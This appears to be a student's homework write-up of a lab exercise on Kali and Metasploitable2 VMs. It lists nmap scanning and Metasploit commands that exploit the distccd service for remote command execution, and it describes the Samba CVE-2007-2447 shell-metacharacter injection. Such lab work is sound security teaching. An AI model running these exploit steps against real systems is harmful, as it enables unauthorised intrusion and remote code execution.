

Hw5

Problem1 :

Find the IP of the target VM with ifconfig




We can know kali ip address =192.168.23.131



Launch service in metasploitable2 VM:

distccd --daemon --allow 192.168.23.132


Scan the victim with nmap




nmap -p- -sS -sC -sV --open --reason –v –oX ~/metascan.xml 192.168.23.132

- Start Metasploit with msfconsole

Msfconsole in kali VM




search distcc



use exploit/unix/misc/distcc\_exec

show options

The show options command will show the available parameters for the module.



- Search and run the distccd exploit

set RHOST 192.168.23.132

exploit

RHOST stands for Remote Host and it is required in order for this module to run the

error:


exploit failed a payload has not been selected

show payloads

set payload 0

exploit

- Verify that you are in (e.g., by running whoami)



# Problem2

Vim root/you\_are\_pwned

Cs230 1337 haxx0r

## text document

<http://www.cvedetails.com/cve/CVE-2007-2447/>

Samba is software that can be run on a platform other than Microsoft Windows, for example, UNIX, Linux, IBM System 390, OpenVMS, and other operating systems. Samba uses the TCP/IP protocol that is installed on the host server. When correctly configured, it allows that host to interact with a Microsoft Windows client or server as if it is a Windows file and print server.

Exploit CVE 2007-2447; The MS-RPC functionality in smbd in Samba 3.0.0 through 3.0.25rc3 allows remote attackers to execute arbitrary commands via shell metacharacters involving the (1) SamrChangePassword function, when the "username map script" smb.conf option is enabled, and allows remote authenticated users to execute commands via shell metacharacters involving other MS-RPC functions in the (2) remote printer and (3) file share management.